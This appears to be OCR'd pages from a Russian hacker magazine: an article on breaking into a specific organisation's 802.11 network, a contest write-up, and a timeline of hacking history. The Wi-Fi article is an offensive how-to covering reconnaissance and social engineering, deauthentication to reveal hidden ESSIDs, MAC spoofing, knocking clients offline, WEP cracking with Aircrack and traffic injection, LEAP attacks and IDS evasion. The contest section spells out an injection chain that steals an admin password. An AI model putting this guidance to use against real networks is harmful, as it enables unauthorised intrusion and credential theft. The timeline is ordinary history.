В ДАЛЕКОМ 2002 ГОДУ УЧАСТНИКИ DEFCON ПРОВЕЛИ НЕБОЛЬШОЕ ИССЛЕДОВАНИЕ, БОЛЬШЕ ПОХОДИВШЕЕ НА СПОРТИВНОЕ СОРЕВНОВАНИЕ ПО ПРОНИКНОВЕНИЮ В БЕСПРОВОДНЫЕ СЕТИ. ИЗУЧИВ БОЛЕЕ 500 ТОЧЕК ДОСТУПА В ОКРУГЕ, ОНИ ВЫЯВИЛИ ИНТЕРЕСНУЮ СТАТИСТИКУ: ОКОЛО 30% БЕСПРОВОДНЫХ СЕТЕЙ ЗАЩИЩАЛИСЬ ПРОТОКОЛОМ WEP, В КАЖДОЙ ПЯТОЙ СЕТКЕ ЗНАЧЕНИЕ ESSID БЫЛО ВЫСТАВЛЕНО «ПО УМОЛЧАНИЮ», А 20% БЕСПРОВОДНЫХ СЕТЕЙ АБСОЛЮТНО НИКАК НЕ ЗАЩИЩАЛИСЬ ОТ ДОСТУПА ИЗВНЕ. МОГУ ТЕБЕ СКАЗАТЬ, ЧТО В НАСТОЯЩЕЕ ВРЕМЯ НА ТЕРРИТОРИИ РОССИИ СТАТИСТИКА ЕЩЕ БОЛЕЕ УЖАСАЮЩАЯ. ТОЛЬКО КАЖДАЯ ДЕСЯТАЯ 802.11 СЕТЬ ЗАЩИЩЕНА ЧЕМ-ТО БОЛЬШИМ, ЧЕМ ПРОТОКОЛ WEP И ФИЛЬТРАЦИЯ MAC-АДРЕСОВ. НУ А РАЗ ТАК, ЕСТЬ ПОВОД ДЛЯ РАЗГОВОРА | rossomahaar (rossomahaar@mail.ru)

Позитивный опыт проникновения в беспроводные 802.11 сети

[готовимся к атаке] Из приведенной статистики легко понять, что, имея ноутбук, кое-какие программы и немного знаний, можно проникнуть в 90% сетей 802.11. А если взломщик обладает более глубокими знаниями по беспроводным сетям и некоторыми хакерскими навыками (социальной инженерией, например), процент удачных проникновений стремится к 100. Мы уже писали о взломе Wi-Fi, но сегодня мы посмотрим на хакерский опыт в этом вопросе с практической стороны.


[что нужно] Для Wi-Fi-хакинга взломщики пользуются следующими атрибутами жизни:

- ноутбук
- Wi-Fi-карта с набором микросхем Prism2 (в принципе, можно работать и с другими, например, Hermes, но лучше все же Prism, так как под такие карты пишется большинство необходимого нам софта) и с возможностью подключения внешней антенны
- антенна, а лучше две: всенаправленная и узконаправленная;
- автомобиль

Ну, это в идеале. Разумеется, большинство людей не может поставить по плюсику рядом с каждым пунктом. Поэтому может подойти и такой вариант: ноутбук со встроенным модулем Wi-Fi и две ноги. Или еще один вариант: домашний комп, позаимствованная у друга карта и присоединенная к ней, наспех сделанная своими руками направленная антенна, которая с балкона нацеливается на офис какой-нибудь находящейся неподалеку фирмы. Не стоит также недооценивать возможности КПК, поэтому если у тебя есть наладонник с Wi-Fi-модулем (желательно iPac или Zaurus), то он может весьма пригодиться.
Какую ось выбрать для этого дела? В статье Укр-Хыра был упор на Windows, поэтому я расскажу о программах под юникс. Тем более, что они бесплатные и дают больше возможностей.

[выбор цели] О том, как найти в центре города незащищенную сеть и посидеть нахаляву в инете, мы уже писали, и нам это сейчас не особенно интересно. Рассмотрим другой вариант: хакеру нужно проникнуть в конкретную беспроводную сеть определенной организации. Он не знает, насколько хорошо она защищена, с чего же начать?
Первое, что необходимо предпринять — провести интернет-разведку. Нужно узнать как можно больше о том, кто занимается вопросами ИТ в организации, как они этим занимаются, то есть накопить как можно больше информации о своем противнике. Зачем это может пригодиться? Во-первых, можно нарыть кучу полезной для себя информации, касающейся используемых фирмой технологий защиты. Во-вторых, знание имен должностных лиц компании может пригодиться при использовании социнженерии.
Далее следует осмотр местности. Взломщик выявляет наиболее удобное место для атаки. Бывает так, что сеть никак не защищена, но присоединиться к ней можно только, когда находишься в непосредственной близости от нее. В этом случае хакеру понадобится мощная остронаправленная антенна. Можно также пойти на более экстремальные действия: под каким-нибудь предлогом проникнуть внутрь здания и совершить взлом «изнутри», но в этом случае нужно сделать все «по-тихому», так как возможно наличие системы IDS.


[изучаем трафик] Я расскажу тебе о нескольких программах для обнаружения сетей и анализа их трафика. Вообще, существует два способа обнаружения беспроводных сетей: метод активного и пассивного сканирования. Активное сканирование подразумевает отправку AP пробного запроса в надежде получить от точки ответ, в котором будет содержаться информация о ESSID, канале передачи данных, применяемом шифровании данных, уровне сигнала и скорости передачи данных. Именно так действуют NetStumbler и MiniStumbler. Проблема в том, что админ легко может настроить точку доступа так, что она не будет отвечать на подобные запросы и станет невидимой для NetStumbler'а. Кроме того, сигнатурные IDS выявляют сканирование Нетстамблером, так что ты можешь привлечь к себе внимание, используя его. Еще один трюк, который может



в гугле полно информации о работе с kismet

предпринять админ — это посылка поддельного фрейма-ответа с заведомо ложными данными на твой фрейм-запрос, чтобы ввести тебя в заблуждение. Это можно реализовать, например, с помощью проги File2Air, написанной Джошуа Райтом (Joshua Wright). Еще один минус активного сканирования — это высокий расход заряда аккумулятора.

Пассивное сканирование использует режим мониторинга Wi-Fi-карты. Оно состоит в перехвате трафика, проходящего по всем каналам. Лучшим инструментом для пассивного сканирования, по моему мнению, является Kismet, созданный Майком Киршоу (Mike Kershaw). По-сути, эта прога предназначена для анализа трафика Wi-Fi и создания систем IDS. Kismet поддерживает все карты, умеющие работать в режиме rfmon, ее можно поставить на Linux, в том числе на дистрибутивы для КПК, FreeBSD и OpenBSD, MacOSX (и даже на винду с помощью Cygwin'a). Найти последнюю версию Kismet можно на сайте *www.kismetwireless.net*. Прежде, чем собирать Kismet настоятельно рекомендую тебе обзавестись (если у тебя его нет) Ethernal'ом, который пригодится для изучения дампов, сформированных Kismet'ом. Если у тебя есть GPS-приемник, то тогда неплохо установить еще и GpsDrive, интегрирующий с Kismet с ним. Компиляция Kismet весьма проста и не должна вызвать каких-либо сложностей. Если будет что-то непонятно, то прочитай README, там все очень подробно расписано.



просмотр дампа Kismet с помощью Ethernal

Для настройки Kismet под наши нужды открываем */usr/local/etc/kismet.conf*. Здесь нужно сделать несколько вещей:

– отключить фильтрацию MAC-адресов
– разрешить устанавливать соединения с IP 127.0.0.1
– выставить maxclient равным 1
– установить в значение source источник перехватываемых данных


– настроить интервал между операциями записи
– установить параметры noiselog и beaconlog в значение false
– наделить правами запуска Kismet пользователя, под которым ты обычно работаешь, если, конечно, не собираешься работать под рутом.
– если необходимо, настроить GPS

Теперь о том, какими полезными умениями обладает эта прога. Во-первых, она выводит информацию о том, что точка доступа имеет конфигурацию «по умолчанию», вылавливает пробные запросы «затерявшихся» хостов, а также пробные запросы Нетстамблера, может «на лету» расшифровывать пакеты, если задать правильный WEP, а в случае обнаружения IP-адресов, определяет, какой протокол применяется для их распознания (ARP, TCP, UDP или DHCP). Во-вторых, она генерирует дампы в формате pcap, что позволяет просматривать их затем с помощью анализатора сетевых протоколов Ethernal.

Существует еще множество программ, умеющих обнаруживать беспроводные сети стандарта 802.11, среди них я бы выделил такие инструменты, как Airfart и консольную тулзу WifiScanner. Обе эти программы работают только на картах с набором микросхем Prism и нуждаются в дровах linux-wlan-ng.

[обходим барьеры] Простейшая защита сети Wi-Fi от незаконного вторжения может осуществляться с помощью таких методов, как: скрытие ESSID-сети от посторонних глаз, фильтрация MAC-адресов и фильтрация протоколов. Давай посмотрим, что мы можем противопоставить этому.

Если сеть закрытая, то ее ESSID (Extended Service Set ID — служебный идентификатор сети) не фигурирует в циркулирующих в ней фреймах. Не зная ESSID-сети, взломщик не может присоединиться к ней. На самом деле ESSID присутствует в запросах на повторную аутентификацию и повторное присоединение, а, значит, можно узнать ESSID, послав поддельный фрейм деаутентификации хосту от MAC-адреса точки доступа. Затем нужно перехватить фрейм, посылаемый хостом, содержащий интересующий нас ESSID. Реализовать это легко можно с помощью утилиты



нетстамблер — чуть ли не единственная бесплатная софтина для Wi-Fi под виндой



Следует понимать, что правовая оценка взлома беспроводных сетей мало отличается от хака обыкновенных. Все это наказывается УК твоей страны. Так что не следует нарушать законов, приятель.




В одном из ближайших номеров тебя ждет интересная статья о защите Wi-Fi, организации IDS и противостоянии воздушных хакерам. Не пропусти!



На нашем диске ты найдешь весь софт, который был упомянут в этой статье.

результат работы Aircrack


иксовая версия kismet в Gnome

essid_jack, содержащейся в комплекте программ AirJack. В своей статье о DoS-атаках в сетях Wi-Fi я уже писал об AirJack'е, поэтому не буду заострять здесь на нем внимания.

Возможен такой вариант событий, когда точка доступа одна, и нет в настоящий момент взаимодействующих с ней хостов. В этом случае остается опробовать вариант ESSID, характерный для настроек «по умолчанию» производителя данной точки доступа. Некоторые админы, закрыв сеть, даже не подумывают изменить их значения.

Фильтрация MAC-адресов вообще обходится проще простого. Нужно изучить трафик на предмет встречающихся MAC-адресов, и когда какой-нибудь хост отсоединится от сети, можно присоединится к ней, установив себе такой же MAC. Если ждать отсоединения хоста не хочется, то можно выкинуть этот хост из сети, задосив его :).

Фильтрация протоколов применяется намного реже, чем фильтрация MAC-адресов и скрытие ESSID, так как это не всегда удобно для работы в сети и не во всех точках доступа можно нормально использовать ее. Если ты столкнулся с такой сетью, то могу тебе посоветовать испытать на предмет наличия уязвимостей разрешенные в сети протоколы. Обычно такими протоколами являются SSH и HTTPS. Если используются устаревшие версии протоколов, то наверняка в них есть дыры, которые можно проэксплуатировать. Кроме того, весьма полезной может оказаться техника атак Man-in-the-Middle.

[уделаем WEP] Про взлом протокола WEP написано уже столько, что создается ощущение, что это чуть ли не единственная и самая главная защита беспроводных сетей от вторжений, и что на этом ограничиваются средства безопасности сетей Wi-Fi. Что ж, судя по статистике, это верно в каждом третьем случае. Выделяют несколько видов атак на WEP:

– атака методом полного перебора — возможен подбор только 40-битного ключа (в WEP применяются 64-х и 128-ми 256-ти 512-битные ключи, но так как первые 24 бита занимает так называемый вектор инициализации (IV), передающийся в открытом виде, то можно говорить, что длина ключей составляет 40 и 104 и т.д. бита), но такая атака может занять довольно продолжительное время, а потому неэффективна
– атака по словарю — может осуществляться против одного перехваченного пакета, она реализована в проге Wepattack; в отличие от атаки методом полного перебора, возможна расшифровка 104-битного ключа
– атаки методом полного перебора, с использованием оптимизирующих алгоритмов, — могут сократить время полного перебора 40-битного ключа с нескольких недель до половины минуты, но это при удачном для хакера раскладе, а в целом эти атаки также неэффективны (64-битное шифрование встречается очень редко)
– атака FMS — имеет очень интересный механизм, позволяющий при наличии 6—8 млн. пакетов определить значение WEP
– оптимизированные атаки FMS — например, хакер H1kari сумел оптимизировать алгоритм FMS так, что количество необходимых пакетов сократилось до 500 тысяч
– другие атаки — сюда можно включить различные вспомогательные атаки, например, внедрение трафика для ускорения процесса сбора необходимого количества пакетов.

В реальности количество необходимых для взлома WEP перехваченных фреймах может колебаться в весьма широких пределах, но обычно это 1,5—2 млн. пакетов.

На сегодняшний день проги, взламывающие WEP, используют, в основном, так называемую атаку по методу Флуера-Мантина-Шамира или атаку FMS, разработанную в 2001 году Скоттом Флуером (Scott Fluhrer), Ициком Мантином (Itsik Mantin) и Ади Шамиром (Adi Shamir), плюс различные, оптимизирующие эту атаку, алгоритмы. Одной из лучших программ для взлома WEP является на сегодня Aircrack. Помимо атаки FMS, она использует также несколько новых видов атак, разработанных хакером KoreK. Для взлома WEP нужно скормить Aircrack'у файл с перехваченными пакетами в формате pcap.

В сетях с низким трафиком процесс сбора пакетов может весьма затянуться. В документации к Aircrack'у подробно описан способ решения этой проблемы с помощью дополнительной карты, посылающей уже перехваченные фреймы снова «в эфир», предварительно вставляя в них ARP-запросы (хитро задумано, не правда ли?), что позволит получить дополнительный трафик в виде ответов на них. На мой взгляд, это не совсем удобный вариант из-за того, что не у всех есть две карточки Wi-Fi. Альтернативой может послужить использование проги File2Air, умеющей посылать данные в режиме мониторинга.

В принципе, есть еще один способ узнать WEP: если сеть подключена к интернету, то, проникнув через него на одну из машин, можно попытаться определить WEP-ключ сетевого интерфейса Wi-Fi. К примеру, в Linux-системе он хранится в файле */etc/pcmcia/wireless.opts*.

[что дальше?] Защитный потенциал большинства беспроводных сетей на этом и заканчивается. Но бывает, что нет. Сеть может функционировать на базе стандарта 802.1x, может быть развернута виртуальная частная сеть (VPN). Здесь успех проникновения будет зависеть от множества различных факторов. Универсального алгоритма дальнейших действий попросту нет.

В системе аутентификации протокола 802.1x могут использоваться различные реализации протокола EAP: EAP-TLS, EAP-TTLS, EAP-PEAP, EAP-LEAP, EAP-MD5. На счет двух последних могу сказать, что они обладают уязвимостями. Существуют софтины leapcrack, Asleap-imp для атаки против EAP-LEAP. EAP-MD5 уязвим к атаке Man-in-the-Middle. Атакующий может внедрить фальшивую точку доступа между хостом и RADIUS-сервером, перехватив весь передаваемый трафик, в том числе имя и пароль.

Техника проникновения в VPN, развернутая на базе беспроводной сети, аналогична той, что может применяться в проводных сетях. Большинство VPN туннелируют трафик с помощью протоколов PPTP (Point-to-Point Tunneling Protocol) или IPSec. Для PPTP существует сплоит deceit.c от Aleph One. Протестировать на безопасность IPSec поможет тулза Ike-scan.

[системы IDS] На всем протяжении взлома ты должен не забывать о возможном наличии системы обнаружения вторжений, следящей за функционированием сети и выявляющей различные аномалии в ней, то есть тебя. Чтобы проникнуть в сеть незаметно, тебе пригодятся некоторые знания о принципах функционирования этих систем. IDS может быть сигнатурной, на основе базы знаний и смешанного типа. Сигнатурные IDS включают в себя базу данных о различных событиях, характерных для определенных атак. Системы на основе базы знаний ведут статистику работы сети при нормальных условиях ее функционирования и сигнализируют о различных отклонениях. Какие же действия взломщика могут вызвать тревогу IDS?

Во-первых, это активное сканирование. Поэтому используй только пассивное сканирование. Во-вторых, посылка фреймов с подозрительным ESSID. К числу подозрительных обычно причисляются: пустые, широковещательные ESSID, внесенные в блэк-лист и т.д. (кстати, в этом листе обычно содержатся ESSID, применяемые различными хакерскими прогами, поэтому перед их применением иногда нужно слегка подправить исходники). В-третьих, неправильно подделанный MAC-адрес (дело в том, что MAC-адрес зависит от производителя и от конкретной модели беспроводного оборудования, а IDS очень не нравится, когда попадается оборудование «неизвестного» производителя). Посмотреть диапазоны адресов различного беспроводного оборудования можно в файлах *conf/ap_manuf* и *conf/client_manuf* в каталоге, содержащем Kismet.

[ )( ]

И напоследок. Перед тем, как два часа ломать сетку, опытный взломщик всегда осматривает близлежащую местность на предмет наличия значков, нарисованных мелом — некоторые добрые хакеры-варчокеры пишут в них все необходимые для входа в сеть данные


kismet в действии



x-contest _081

XCONTESTCOMMENTS

Игнатов Олег aka BLooDeX(bloodex@real.xakep.ru)

Отгремело хмельным весельем солнечное лето, загорелый и веселый, ты вернулся с отдыха, и мы спешим занять твои мозги продуктивным мышлением. В этом месяце тебе придется как следует подумать, чтобы получить приз от редакции. Мы решили, что после нескольких статей о взломе программ тебе пора попробовать свои силы на этом фронте. Так что отправляйся на *www.padonak.ru* за подробностями, а пока я расскажу тебе, как надо было в августовском конкурсе поступать в институт.

Несложно заметить в самом начале, что все глобальные переменные сохраняются на сервере по-ублюдски: в виде текстовых строк php-кода $var1 = "var1"; $var2 = "var2"; $var3 = "var3", которые затем выполняются при помощи функции eval(). Таким образом получается, что если мы зададим глобальную переменную var1 равной строке «$var2», то в var1 окажется значение var2. Далее, тебе нужно было наглым образом одурачить админа. Совершенно понятно, что если администратор перейдет по ссылке *www.padonak.ru/?getparam&page=guestbook&msg=login:%20$login;pass:%20$pass*, то он запостит на гостевой книге сообщение с собственным логином и паролем. Каким же образом можно подкинуть эту ссылку админу? Да очень просто, для этого достаточно зарегистрировать пользователя с необычным ником *www.padonak.ru/?getparam&page=guestbook&msg=login:%20$login;pass:%20$pass* и написать в книгу жалоб "$login". В этом случае до админа уже дойдет требуемая ссылка, и поскольку он очень доверчивый человек, то мигом перейдет по ней и выдаст с потрохами свой пароль. После того, как ты стал админом и получил права для скачивания исходников сайта, несложно заметить, что фото- и видео-камеры получают файлы от каких-то серверов, через машину-посредника. Промежуточному компьютеру передаются параметры подключения, адрес и номер камеры, в то время как порт он знает сам. Между командами используется сепаратор «;», поэтому если обратиться по адресу *www.padonak.ru/?getparam&page=fotocamera&camera=0;*, на экране появится кусок справки, говорящий о том, что команда SET_PORT устанавливает порт для подключения. Теперь ты должен поэкспериментировать и попробовать натравить посредника для фотокамеры на видеокамеру. Для этого тебе нужно было написать простенькую программку, которая перебрала бы все варианты портов по шаблону *http://www.padonak.ru/?getparam&page=fotocamera&camera=0;SET_PORT%20234.234.234.234;SET_PORT%20[искомый_порт]*. Когда твой скрипт найдет подходящий порт (9879), из-за разного количества получаемых параметров произойдет сдвиг во внутренних переменных скрипта, и, если длительность видео будет равной 5, то в графе оценки появится пароль суперадмина. Длительность равна 5, если съемка идет со второй камеры, для этого надо шагнуть на *www.padonak.ru/?getparam&page=fotocamera&camera=2;SET_PORT%20234.234.234.234;SET_PORT%209879*. Имея права суперадмина, ты сможешь добавить себя в базу данных и стать студентом. Первым эту наркоманскую цепочку рассуждений прошел хитроумный абитуриент BORMAN_BW (borman_bw@bk.ru)



Большой хакерский таймлайн

ВСЯ НАША ЖИЗНЬ — ЭТО ДАТЫ. ДЕНЬ РОЖДЕНИЯ, ДЕНЬ ГОСУДАРСТВЕННОГО ФЛАГА, ДЕНЬ ОСВОБОЖДЕНИЯ НАМИБИИ, НОВЫЙ ГОД И ВОСЬМОЕ МАРТА. ЗНАМЕНАТЕЛЬНЫЕ ДАТЫ — НЕ ТОЛЬКО ПОВОД ДЛЯ ХОРОШЕЙ ВЫПИВКИ. НЕКОТОРЫЕ ИЗ НИХ НАДО ЗНАТЬ И ЧТИТЬ ВЕЧНО :)

mindw0rk (mindw0rk@gameland.ru)

Вся история хакерства в датах

[9 сентября 1945] В Гарвардском университете зафиксирован первый в истории компьютерный баг. Моль, попавшая в систему переключателей Mark II Aiken Calculator, замкнула передачу данных, тем самым, вызвав ошибку. Баг удалось устранить, а несчастное насекомое сохранили в качестве музейного экспоната (а дяденька Билл Гейтс в своей книге потом написал нечто вроде «называть моль жучком (bug) не совсем, конечно, правильно, но так уж пошло» :) — прим. Лозовского).

[1952] Грейс Мюррей Хоппер пишет первый компилятор, переводящий инструкции компьютеру с английского языка на машинный. Так же эта женщина, получившая известность своими работами в области математики и автоматической обработки данных, разработала первый язык программирования COBOL (Common Business-Oriented Language) для машин UNIVAC 1.

[1954] Появился на свет первый язык высокого уровня Fortran. Его автором стал Джон Бакус.

[1958] Второй язык программирования высокого уровня получил название Lisp и был разработан профессором из МТИ Джоном Маккарти.

[1959] Рождение хакерского движения в Массачусетском Технологическом Университете. Работая сначала на громоздких мейнфреймах IBM, а затем на более совершенных TX-0 и PDP, некоторые студенты института постигали программирование и соревновались друг с другом в искусстве оптимизации кода. Первыми хакерскими звездами МТИ стали: Питер Самсон, Алан Котак, Боб Сандерс, Билл Госпер, Джерри Сюзман, Питер Дач, Боб Вагнер, Том Кнайт и другие. Конец 50-х — начало 60-х вошли в историю как «Золотые годы хакерства».


[1961] Произошел запуск первой системы распределенного времени CTSS на компьютере IBM 7094, соединяющей 30 терминалов.

[1963] Джек Дэннис вместе с другими студентами МТИ приступил к работе на MULTICS (Multiplexed Information and Computing Service) — операционной системой, обладающей невиданными ранее возможностями. Проект оказался слишком амбициозным, и поскольку разработчики хотели создать идеальную систему, работа над ОС продолжалась долгие годы. В итоге большинство участников разочаровалось когда-либо закончить проект и к концу 60-х оставили его, чтобы заняться другими вещами.

[1964] Студент МТИ Стюард Нельсон написал на компьютере TX программу, генерирующую сигналы разных частот. Подключив машину к телефонной линии, он мог манипулировать телефонной сетью, прерывая сигнал «занято» или совершая бесплатные звонки.



Homebrew Computer Club




жучок, вызвавший первый компьютерный баг



Грейс Мюррей Хоппер



пионеры ARPAnet




свистулька из коробки Cap'n Crunch



Денис Риччи



Telnet



Джон Дрейпер aka Cap'n Crunch

[7 апреля 1969] Выходит первый RFC (Request for Comments) — документ, описывающий спецификации компьютерной сети. Опубликовал его Стив Крокер из Калифорнийского Университета.

[1969] Слепой студент из Флориды Джо Энгрессиа, известный как The Whistler, обнаружил, что с помощью насвистывания в телефонную трубку в определенном диапазоне частот (2600 герц), можно переключить телефонный сигнал таким образом, что междугородние звонки становятся бесплатными. Это открытие стало начальной точкой в развитии фрикинга.

[29 октября 1969] Происходит экспериментальный запуск проекта ARPAnet — первой в истории компьютерной сети, создававшейся более 7 лет. Первыми узлами стали Калифорнийский университет UCLA и Стэнфордский Исследовательский институт. К декабрю 1971 г. ARPAnet соединяла уже 23 компьютера.

[1969] Кен Томпсон и Деннис Ричи, работники телефонной компании Bell, пишут операционную систему UNIX. Создаваемая как файловая система для запуска игры Space Travel на компьютере PDP, UNIX стала самой гибкой и удобной ОС своего времени.

[1970] Компания Digital Equipment Corporation объявляет о производстве PDP-11 — революционного компьютера, ставшего по-настоящему хакерской машиной в МТИ и других американских университетах.

[1971] Джон Дрейпер, позже ставший известный под ником Cap'n Crunch, обнаружил, что подарочная свистулька в коробке с хлебными сладостями Cap'n Crunch, точно имитирует сигнал в диапазоне 2600 Гц. Из своей находки Дрейпер соорудил устройство под названием Blue Box, которое фрикеры на протяжении многих лет будут использовать для осуществления бесплатных звонков и взлома телефонных сетей.

[октябрь 1971] В журнале Esquire была опубликована статья Рона Розенбаума «Секреты маленькой синей коробочки», из которой тысячи людей узнали о блу боксах и фрикерах. Она же способствовала развитию фрикинга.

[1972] 36-летний антивоенный активист Эбби Хоффман начинает выпуск информационной бюллетени The Youth International Party Line. Вскоре по инициативе партнера Эбби, фрикера Al Bell, название меняется на TAP (Technical Assistance Program), а основной направленностью издания становится публикация разных трюков для борьбы с «бюрократической машиной». Например, способы звонить бесплатно с таксофона.

[1973] В сети ARPAnet появляется самый первый вариант Словаря Хакерского Жаргона, отображающего мировоззрение, этику и особенности хакерской культуры.

[7 февраля 1973] Впервые представлен протокол FTP (File Transfer Protocol).

[март 1973] Первые пробы международной связи по ARPANET между английским университетом UCL и норвежским NORSAR. Количество компьютеров в Сети достигло 2000.

[1973] Операционная система UNIX полностью переписана на языке С и стала стандартом де-факто для установки на компьютеры американских исследовательских институтов.

[1973] Студенты колледжа Стив Джобс и Стив Возняк, будущие основатели Apple Computer, начинают создавать и распространять блу боксы в ВУЗах родного города.

[1974] Болт, Беранек и Ньюман представляют Telnet — первую коммерческую версию ARPANET.

[5 марта 1975] Проходит первая встреча участников клуба компьютерных энтузиастов Homebrew. Его мемберы были пионерами персональных компьютеров и в дальнейшем сильно повлияли на всю компьютерную историю.

[1977] Билл Джой выпускает первую версию операционной системы BSD (Berkeley Software Distribution).

[1979] Появляются хакерские и фрикерские BBS. Одними из первых стали легендарные Sherwood Forest и Catch-22, на которых публиковались секретные телефонные коды, пароли к компьютерным системам, номера кредитных карт и трюки по обходу защит.

[1979] Инженеры из исследовательского центра Xerox в Поло Альто создают первого компьютерного червя — маленькую программку, которая сканирует сеть в поисках простаивающих компьютеров. Руководствуясь благой целью увеличить эффективность работы машин, авторы положили начало эре компьютерных вирусов и червей, которые причинили вред на миллиарды долларов.

[1979] Появляется система обмена сообщениями USENET, которая сразу же становится популярнейшим средством общения.

[1979] Брайан Керниган и Денис Ричи представляют миру язык программирования С.

[1981] Иан Мерфи aka Captain Zap проникает на компьютеры крупнейшей телефонной компании AT&T и изменяет систему тарификации звонков таким образом, что все жители города звонили днем по цене ночных тарифов и наоборот. Сотрудникам компании удалось обнаружить и исправить ошибку только через 2 дня.

[12 сентября 1981] Рождения германского клуба «Хаос». С его помощью основатели Ву Холланд и Стефен Вернери собирались бороться с посягательством правительства на частную жизнь. За короткое время «Хаос» становится самым известным хак-клубом Европы.

[1981] Обнаружен первый компьютерный вирус Elk Clone, распространяющийся в Сети. Его отправной точкой стал Техасский A&M Университет, а автор остался неизвестен.

[1981] Полиция арестовывает банду Роско, в которую входили Кевин Митник, Роско Дюпейн, Сюзан Сандер и Стив Роудс. Несколько лет она терроризировала телефонные и компьютерные сети, но задержать хакеров не удавалось. Заложила своих приятелей Сюзан, будучи любовницей Роско, не простившая ему измены.

[1982] Группа из шести молодых хакеров, называющих себя 414 (в честь индекса района), производит взлом 60-ти компьютерных систем. В основном пострадали исследовательские университеты и научные организации, такие как Лаборатория Лос Аламос и Центр изучения раковых болезней Манхэттена.

[1982] Ричард Столман приступает к производству GNU — свободного распространяемого клона UNIX, написанного на языке С.

[1983] На экранах американских кинотеатров впервые выходит фильм «Военные игры» с Мэтью Бродериком в главной роли. Картина рассказывает о хакере-подростке, взломавшем военную компьютерную систему, результатом чего могла стать Третья мировая война. Фильм стал откровением для многих молодых компьютерщиков того времени, вдохновив их изучать компьютерные системы.

[1983] Состоялся релиз первого шелла Korn shell (ksh). Автором его стал работник телефонной компании AT&T Дэвид Корн.

[1984] Выходит специальный акт, дающий Секретной Службе США полномочия по расследованию компьютерных преступлений.

[1984] Хакер с ником Lex Luthor основывает группу Legion of Doom, ставшую вскоре самой многочисленной, квалифицированной и влиятельной хакерской командой в мире.

[1984] Выходит первый номер печатного хакерского журнала 2600: The Hacker Quarterly, главным редактором которого стал Эрик Корлей aka Emmanuel Goldstein.

[1984] В г. Лоббок (Техас) получает рождение новая хакерская группа Cult of Dead Cow. Основателями являлись Swamp Ratte, Franken Gibe и Sid



журнал 2600

Vicious, сисопы одноименной BBS. Изначально известная благодаря своему андеграундовому журналу, настоящую славу CoDC получила после релиза программы Back Orifice в 1998 г.



Windows 1.0




схема ARPANET 1977 г.

[1984] Эндрю Тэненбаум пишет первую версию Minix — фриварного клона UNIX, который впоследствии вдохновит Линуса Торвальдса написать Linux.

[15 марта 1985] Зарегистрирован первый домен Symbolics.com

[ноябрь 1985] Рэнди Тишлер aka Taran King и Крэг Неидорф aka Knight Lightning выпускают первый номер журнала Phrack. Создаваемый при участии многих представителей андеграунда, электронный и бесплатный, журнал быстро стал самым популярным хакерским изданием.

[1985] Релиз Microsoft Windows 1.0, которая продавалась по цене 100$.

[2 октября 1986] Выходит Computer Fraud and Abuse Act, разработанный властями США, официально объявивший компьютерный взлом вне закона и определивший наказание за такого рода преступления.

[1986] Один из первых компьютерных вирусов The Brain атакует системы, работающие под MS-DOS.


[1987] В Италии выходит первый номер кракерского журнала Decoder.

[1987] С целью изучения и решения проблем компьютерной безопасности, основана security-организация CERT (Computer Emergency Response Team).

[1987] Редакторы журнала Phrack организуют закрытое андеграундовое пати SummerCon, которое посетили 20 известнейших американских хакеров.

[1988] Первый случай использования Computer Fraud and Abuse Act в суде. Герберту Зину aka ShadowHawk вынесли обвинение во взломе компьютеров AT&T и Министерства Обороны США и приговорили к штрафу в 10 тысяч долларов и тюремному заключению сроком 9 месяцев.

